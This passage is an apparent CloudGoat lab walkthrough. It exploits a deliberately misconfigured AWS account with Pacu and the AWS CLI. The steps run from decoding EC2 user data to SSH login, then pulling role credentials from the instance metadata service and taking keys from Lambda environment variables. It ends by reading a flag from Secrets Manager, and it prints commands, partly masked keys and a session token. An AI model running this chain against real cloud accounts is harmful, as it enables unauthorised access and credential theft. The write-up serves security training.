2026-08-03 00:13:39,702 - 2452 - [INFO] -- Account ARN : arn:aws:iam::067103977971:user/cg-lambda-user-lab
2026-08-03 00:13:39,703 - 2452 - [INFO] -- Account Id  : 067103977971
2026-08-03 00:13:39,703 - 2452 - [INFO] -- Account Path: user/cg-lambda-user-lab
2026-08-03 00:13:39,925 - 2452 - [INFO] Attempting common-service describe / list brute force.
2026-08-03 00:13:42,861 - 2452 - [INFO] -- sts.get_session_token() worked!
2026-08-03 00:13:43,085 - 2452 - [INFO] -- sts.get_caller_identity() worked!
2026-08-03 00:13:44,930 - 2452 - [INFO] -- dynamodb.describe_endpoints() worked!
2026-08-03 00:13:45,163 - 2452 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2026-08-03 00:15:19,302 - 2452 - [INFO] -- secretsmanager.list_secrets() worked!
See that this user have permission to list the secrets.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Pacu (datasecrets:imported-db_user) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIAQ*******U5ZTF6XC",
  "SecretAccessKey": "KgDn3Dda51POQIRov4OM********************",
  "SessionToken": null,
  "KeyAlias": "imported-db_user",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": [
      "sts:GetSessionToken",
      "sts:GetCallerIdentity",
      "dynamodb:DescribeEndpoints",
      "secretsmanager:ListSecrets"
    ],
    "Deny": []
  }
}
Pacu (datasecrets:imported-db_user) >
I ran the secrets__enum module to enumerate the secrets available in AWS Secrets Manager.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Pacu (datasecrets:imported-db_user) > run secrets__enum --region us-east-1
  Running module secrets__enum...
[secrets__enum] Starting region us-east-1...
[secrets__enum]  Found secret: cg-final-flag-lab
[secrets__enum] Probing Secret: cg-final-flag-lab
[secrets__enum] Probing parameter store
[secrets__enum]  FAILURE:
[secrets__enum]   AccessDeniedException
[secrets__enum]      Could not list parameters... Exiting
[secrets__enum] secrets__enum completed.

[secrets__enum] MODULE SUMMARY:

    1 Secret(s) were found in AWS secretsmanager
'    0 Parameter(s) were found in AWS Systems Manager Parameter Store
    Check ~/.local/share/pacu/<session name>/downloads/secrets/ to get the values

Pacu (datasecrets:imported-db_user) >
The module successfully found the secret and downloaded it locally.
1
2
3
4
┌─[jay@parrot]─[~/.local/share/pacu/datasecrets/downloads/secrets/secrets_manager]
└──╼ $cat secrets.txt
cg-final-flag-lab:{"flag":"**********"}
I successfully completed the objective and retrieved the flag stored in AWS Secrets Manager.
Manual Using AWS CLI
I configured AWS CLI with given credentials and the get-caller-identity command to identify the current IAM user or IAM role.
1
2
3
4
5
6
7
8
9
10
11
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile datasecrets
{
    "UserId": "AIDAQ7H5VOHZ5F*****ZIV",
    "Account": "067103977971",
    "Arn": "arn:aws:iam::067103977971:user/cg-start-user-lab"
}

┌─[jay@parrot]─[~]
└──╼ $
From the automated scan, I know that this user can list the EC2 instances, so I enumerate this. I list the EC2 instances.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
┌─[jay@parrot]─[~]
└──╼ $aws ec2 describe-instances --region us-east-1 --profile datasecrets
{
    "Reservations": [
        {
            "ReservationId": "r-0a569c67d6125b394",
            "OwnerId": "067103977971",
            "Groups": [],
            "Instances": [
                {
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/xvda",
                            "Ebs": {
                                "AttachTime": "2026-08-02T17:37:57+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-0a66cb6a9b3676a58",
                                "EbsCardIndex": 0
                            }
                        }
                    ],
                    "ClientToken": "terraform-kTyDPOnr6e4vn29veGFr14brDj",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "IamInstanceProfile": {
                        "Arn": "arn:aws:iam::067103977971:instance-profile/cg-ec2-instance-profile-lab",
                        "Id": "AIPAQ7H5VOHZSAIRLSG3Q"
                    },
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "amazon",
                                "PublicDnsName": "",
                                "PublicIp": "44.204.122.42"
                            },
                            "Attachment": {
                                "AttachTime": "2026-08-02T17:37:56+00:00",
                                "AttachmentId": "eni-attach-00ab56cd0ec66de09",
                                "DeleteOnTermination": true,
                                "DeviceIndex": 0,
                                "Status": "attached",
                                "NetworkCardIndex": 0
                            },
                            "Description": "",
                            "Groups": [
                                {
                                    "GroupId": "sg-0c1c3eaade2e4e9c3",
                                    "GroupName": "cg-sg-lab"
                                }
                            ],
                            "Ipv6Addresses": [],
                            "MacAddress": "02:3b:7a:af:1f:d7",
                            "NetworkInterfaceId": "eni-09677b7c33219f352",
                            "OwnerId": "067103977971",
                            "PrivateIpAddress": "10.0.1.29",
                            "PrivateIpAddresses": [
                                {
                                    "Association": {
                                        "IpOwnerId": "amazon",
                                        "PublicDnsName": "",
                                        "PublicIp": "44.204.122.42"
                                    },
                                    "Primary": true,
                                    "PrivateIpAddress": "10.0.1.29"
                                }
                            ],
                            "SourceDestCheck": true,
                            "Status": "in-use",
                            "SubnetId": "subnet-0ea241fa9ac49b85e",
                            "VpcId": "vpc-0f78b82275a0d767f",
                            "InterfaceType": "interface",
                            "Operator": {
                                "Managed": false
                            }
                        }
                    ],
                    "RootDeviceName": "/dev/xvda",
                    "RootDeviceType": "ebs",
                    "SecurityGroups": [
                        {
                            "GroupId": "sg-0c1c3eaade2e4e9c3",
                            "GroupName": "cg-sg-lab"
                        }
                    ],
                    "SourceDestCheck": true,
                    "Tags": [
                        {
                            "Key": "Name",
                            "Value": "cg-sensitive-ec2-lab"
                        },
                        {
                            "Key": "Stack",
                            "Value": "CloudGoat"
                        },
                        {
                            "Key": "Scenario",
                            "Value": "scenario_template"
                        }
                    ],
                    "VirtualizationType": "hvm",
                    "CpuOptions": {
                        "CoreCount": 1,
                        "ThreadsPerCore": 2
                    },
                    "CapacityReservationSpecification": {
                        "CapacityReservationPreference": "open"
                    },
                    "HibernationOptions": {
                        "Configured": false
                    },
                    "MetadataOptions": {
                        "State": "applied",
                        "HttpTokens": "optional",
                        "HttpPutResponseHopLimit": 1,
                        "HttpEndpoint": "enabled",
                        "HttpProtocolIpv6": "disabled",
                        "InstanceMetadataTags": "disabled"
                    },
                    "EnclaveOptions": {
                        "Enabled": false
                    },
                    "PlatformDetails": "Linux/UNIX",
                    "UsageOperation": "RunInstances",
                    "UsageOperationUpdateTime": "2026-08-02T17:37:56+00:00",
                    "PrivateDnsNameOptions": {
                        "HostnameType": "ip-name",
                        "EnableResourceNameDnsARecord": false,
                        "EnableResourceNameDnsAAAARecord": false
                    },
                    "MaintenanceOptions": {
                        "AutoRecovery": "default",
                        "RebootMigration": "default"
                    },
                    "CurrentInstanceBootMode": "legacy-bios",
                    "NetworkPerformanceOptions": {
                        "BandwidthWeighting": "default"
                    },
                    "Operator": {
                        "Managed": false,
                        "HiddenByDefault": false
                    },
                    "SecondaryInterfaces": [],
                    "InstanceId": "i-0ff7c1e1a2ea985dd",
                    "ImageId": "ami-05448533fbe614dce",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "PrivateDnsName": "ip-10-0-1-29.ec2.internal",
                    "PublicDnsName": "",
                    "StateTransitionReason": "",
                    "AmiLaunchIndex": 0,
                    "ProductCodes": [],
                    "InstanceType": "t3.micro",
                    "LaunchTime": "2026-08-02T17:37:56+00:00",
                    "Placement": {
                        "AvailabilityZoneId": "use1-az1",
                        "GroupName": "",
                        "Tenancy": "default",
                        "AvailabilityZone": "us-east-1a"
                    },
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "SubnetId": "subnet-0ea241fa9ac49b85e",
                    "VpcId": "vpc-0f78b82275a0d767f",
                    "PrivateIpAddress": "10.0.1.29",
                    "PublicIpAddress": "44.204.122.42"
                }
            ]
        }
    ]
}
I found a instance is running and have a public IP address.
Check the User Data
Check If I could were able to pull the user data for the EC2 instance
1
2
3
4
5
6
7
8
9
10
11
12
┌─[✗]─[jay@parrot]─[~]
└──╼ $aws ec2 describe-instance-attribute --instance-id i-0ff7c1e1a2ea985dd --attribute userData --region us-east-1 --profile datasecrets
{
    "InstanceId": "i-0ff7c1e1a2ea985dd",
    "UserData": {
        "Value": "IyEvYmluL2Jhc2gKZWNobyAiZWMyLXVzZXI6Q2xvdWRHb2F0SW5zdGFuY2VQYXNzd29yZCEiIHwgY2hwYXNzd2QKc2VkIC1pICdzL1Bhc3N3b3JkQXV0aGVudGljYXRpb24gbm8vUGFzc3dvcmRBdXRoZW50aWNhdGlvbiB5ZXMvZycgL2V0Yy9zc2gvc3NoZF9jb25maWcKc2VydmljZSBzc2hkIHJlc3RhcnQK"
    }
}

┌─[jay@parrot]─[~]
└──╼ $
I have identified a base64 data.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $echo "IyEvYmluL2Jhc2gKZWNobyAiZWMyLXVzZXI6Q2xvdWRHb2F0SW5zdGFuY2VQYXNzd29yZCEiIHwgY2hwYXNzd2QKc2VkIC1pICdzL1Bhc3N3b3JkQXV0aGVudGljYXRpb24gbm8vUGFzc3dvcmRBdXRoZW50aWNhdGlvbiB5ZXMvZycgL2V0Yy9zc2gvc3NoZF9jb25maWcKc2VydmljZSBzc2hkIHJlc3RhcnQK" | base64 -d
#!/bin/bash
echo "ec2-user:Clo********sword!" | chpasswd
sed -i 's/PasswordAuthentication no/PasswordAuthentication yes/g' /etc/ssh/sshd_config
service sshd restart

┌─[jay@parrot]─[~]
└──╼ $
I decoded, base64 data and found default SSH username and password for the EC2 instance for user ec2-user.
SSH as ec2-user
I log in to SSH in IP which I found above using identified credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌─[jay@parrot]─[~/.local/share/pacu/datasecrets/downloads/ec2_user_data]
└──╼ $ssh ec2-user@44.204.122.42
The authenticity of host '44.204.122.42 (44.204.122.42)' can't be established.
ED25519 key fingerprint is: SHA256:Nf9RG/V8tMSgJQdreDw71+ffIof4zZf2yQA+CACXV1g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '44.204.122.42' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ec2-user@44.204.122.42's password:
   ,     #_
   ~\_  ####_        Amazon Linux 2
  ~~  \_#####\
  ~~     \###|       AL2 End of Life is 2026-06-30.
  ~~       \#/ ___
   ~~       V~' '->
    ~~~         /    A newer version of Amazon Linux is available!
      ~~._.   _/
         _/ _/       Amazon Linux 2023, GA and supported until 2029-06-30.
       _/m/'           https://aws.amazon.com/linux/amazon-linux-2023/

[ec2-user@ip-10-0-1-29 ~]$
Verify the credentials using get-caller-identity
1
2
3
4
5
6
7
8
9
10
11
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile cg-ec2
{
    "UserId": "AROAQ7H5VOHZS37CPDHRI:i-0ff7c1e1a2ea985dd",
    "Account": "067103977971",
    "Arn": "arn:aws:sts::067103977971:assumed-role/cg-ec2-role-lab/i-0ff7c1e1a2ea985dd"
}

┌─[jay@parrot]─[~]
└──╼ $
Check Metadata
Next, I check whether I can access the EC2 instance metadata service. If accessible, it may expose useful information such as the attached IAM role and temporary security credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
[ec2-user@ip-10-0-1-29 ~]$ curl http://169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
I successfully able to get the temporary credential.
1
2
3
4
5
6
7
8
9
10
11
12
[ec2-user@ip-10-0-1-29 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials
cg-ec2-role-lab[ec2-user@ip-10-0-1-29 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-lab
{
  "Code" : "Success",
  "LastUpdated" : "2026-08-02T17:38:36Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "******2CE7VO",
  "SecretAccessKey" : "*******iIxSeVh6t+qaQxxdwNTI+",
  "Token" : "******************QABoMMDY3MTAzOTc3OTcxIgy/nnWqwdL2ZoXmEyEqlQUCy32q6TVhVRoaPzgiVj2ctLd/ABQzBBeBAXjqLjFRwe0IxTbgoWy5Vwnskt22iBOzKlVDgZO7qF01Q8+8CvGp55xMiy+bIcBkZwgDDLOMeAxQRzVyFSs43APnHm7WVGmD*********EO9oBhBM8bgoNpHPtbGYa/kQK51KyNV7O0FcUhk8PT/6hBwbZRF1kXqSh52oq0TqBSClbkRtZ5ZqN2cafWf0sSZc+zBSsVdgT0CwY9kHPVNrvrBDKBzwAytcXLEZ5ifYegLQprIbKNmkIYgvXB4wlAHgbQPEtap8wSc+aceN4O+ekixjjFDvBp5qSkt2tTDj4RyinE6TafR46vs9OmNjWTH0Gacp4UCd6NuXv+j7Z9/0CRzfgaCd+7uMBb+/kZ+RveIBsSmXoi+PwScdIf5ZFSBMQ6fVy7kgGMjSi5BJw+02hx6W3Sd1OPuMHWdHwU8hEDpTWy65Ff8tYfwSgsvTDPeyvxP68AXoNNmcG5aXSmlUQ6Haf+IYsU2NXWUgZ5KNSxCIc/6i186YKpG0l23uaLKRKMfJ7Cj8BMOifpzfUyZ7JgtKlyQiNjEFfduALrsbNBvihUg7y3nYCIunt7ASa+xg7QGF4v2HwfDmnN17iQ8kL7lOanVIU7xHMQJrrqCoUUOX0nmRPHB6UWjjxSQGKAjAmXZiOvTROvoCVnPQRoMsgySuTHg7k9GGxx9i0oPlHdTWK2zRmNf3odq3OSagAFj/U8hUKlaBOfH2jatyLds6MPWAvtMGOrAB1sVVyq6hPqxMCPUUvshQjVBgBXqz5NXEki9CBSnPQXFHnyDfx5oMUEtocSYx6BHcI6OW67viFdQUfdyLWo9thOyJbrsjkxcGPnNBOWxKR0Y1mLbZYhQKCEjE44Vz0QDowapBkbotKYrgF/d7xeBDLn3BL4rB3CTyDWfl8amJ1PfQOcqGKMJZRDS/g6nTte9LTIaS4nWlm8hbJ+n9/q8U1evIlvYLaFgZujNgOhsi2vQ=",
  "Expiration" : "2026-08-03T00:12:57Z"
}[ec2-user@ip-10-0-1-29 ~]$
I configured new identified credential and token in the AWS CLI and run the get-caller-identity command to identify the current IAM user or IAM role
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile cg-ec2
{
    "UserId": "AROAQ7H5VOHZS37CPDHRI:i-0ff7c1e1a2ea985dd",
    "Account": "067103977971",
    "Arn": "arn:aws:sts::067103977971:assumed-role/cg-ec2-role-lab/i-0ff7c1e1a2ea985dd"
}

┌─[jay@parrot]─[~]
└──╼ $
Enumeration the Role cg-ec2-role-lab
I attempt to list lambda functions, and found the credentials of a DB user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
┌─[jay@parrot]─[~]
└──╼ $aws lambda list-functions --region us-east-1 --profile cg-ec2
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-function-lab",
            "FunctionArn": "arn:aws:lambda:us-east-1:067103977971:function:cg-lambda-function-lab",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::067103977971:role/cg-lambda-exec-role-lab",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 221,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2026-08-02T17:37:52.382+0000",
            "CodeSha256": "J7+tACeZu8267g5XEXe/iTlv1Ip9wdtOr/IzHK/W9fc=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "DB_USER_ACCESS_KEY": "AKIAQ7H5******ZTF6XC",
                    "DB_USER_SECRET_KEY": "KgDn3Dda51POQI***3Mw0gXhLm6J42vA"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "fddfdb9e-5837-4abe-9d20-89928c9c7f06",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            },
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/cg-lambda-function-lab"
            }
        }
    ]
}

┌─[jay@parrot]─[~]
└──╼ $
Configure DB User
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $aws configure --profile db_user

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIAQ7H5VO*******F6XC
AWS Secret Access Key [None]: KgDn3Dda51POQIRov4********6J42vA
Default region name [None]: us-east-1
Default output format [None]: json
Run the get-caller-identity command to identify the current IAM user or IAM role
1
2
3
4
5
6
7
8
9
10
11
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile db_user
{
    "UserId": "AIDAQ7H5VOHZ5DN3M6FTO",
    "Account": "067103977971",
    "Arn": "arn:aws:iam::067103977971:user/cg-lambda-user-lab"
}

┌─[jay@parrot]─[~]
└──╼ $
Enumerate Secret Manager
As I know, DB user can list Secret Manager. I list the secret manager.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌─[jay@parrot]─[~]
└──╼ $aws secretsmanager list-secrets --profile db_user
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:067103977971:secret:cg-final-flag-lab-5esbyD",
            "Name": "cg-final-flag-lab",
            "Description": "The final flag for the CloudGoat scenario",
            "LastChangedDate": "2026-08-02T23:07:43.776000+05:30",
            "LastAccessedDate": "2026-08-02T05:30:00+05:30",
            "Tags": [
                {
                    "Key": "Scenario",
                    "Value": "scenario_template"
                },
                {
                    "Key": "Name",
                    "Value": "cg-final-flag-lab"
                },
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                }
            ],
            "SecretVersionsToStages": {
                "terraform-cAEimvrmeduKXghFp0OE1rKttB": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2026-08-02T23:07:43.588000+05:30"
        }
    ]
}

┌─[jay@parrot]─[~]
└──╼ $
Found the secret ID cg-final-flag-lab . Now I run the command to get secret.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌─[jay@parrot]─[~]
└──╼ $aws secretsmanager get-secret-value --secret-id cg-final-flag-lab --profile db_user
{
    "ARN": "arn:aws:secretsmanager:us-east-1:067103977971:secret:cg-final-flag-lab-5esbyD",
    "Name": "cg-final-flag-lab",
    "VersionId": "terraform-cAEimvrmeduKXghFp0OE1rKttB",
    "SecretString": "{\"flag\":\"****************\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2026-08-02T23:07:43.772000+05:30"
}

┌─[jay@parrot]─[~]
└──╼ $
I successfully completed the objective and retrieved the flag stored in AWS Secrets Manager.
Conclusion
This lab provides hands-on practice with Pacu as well as manual, allowing you to learn how to enumerate IAM permissions and further exploit AWS misconfigurations.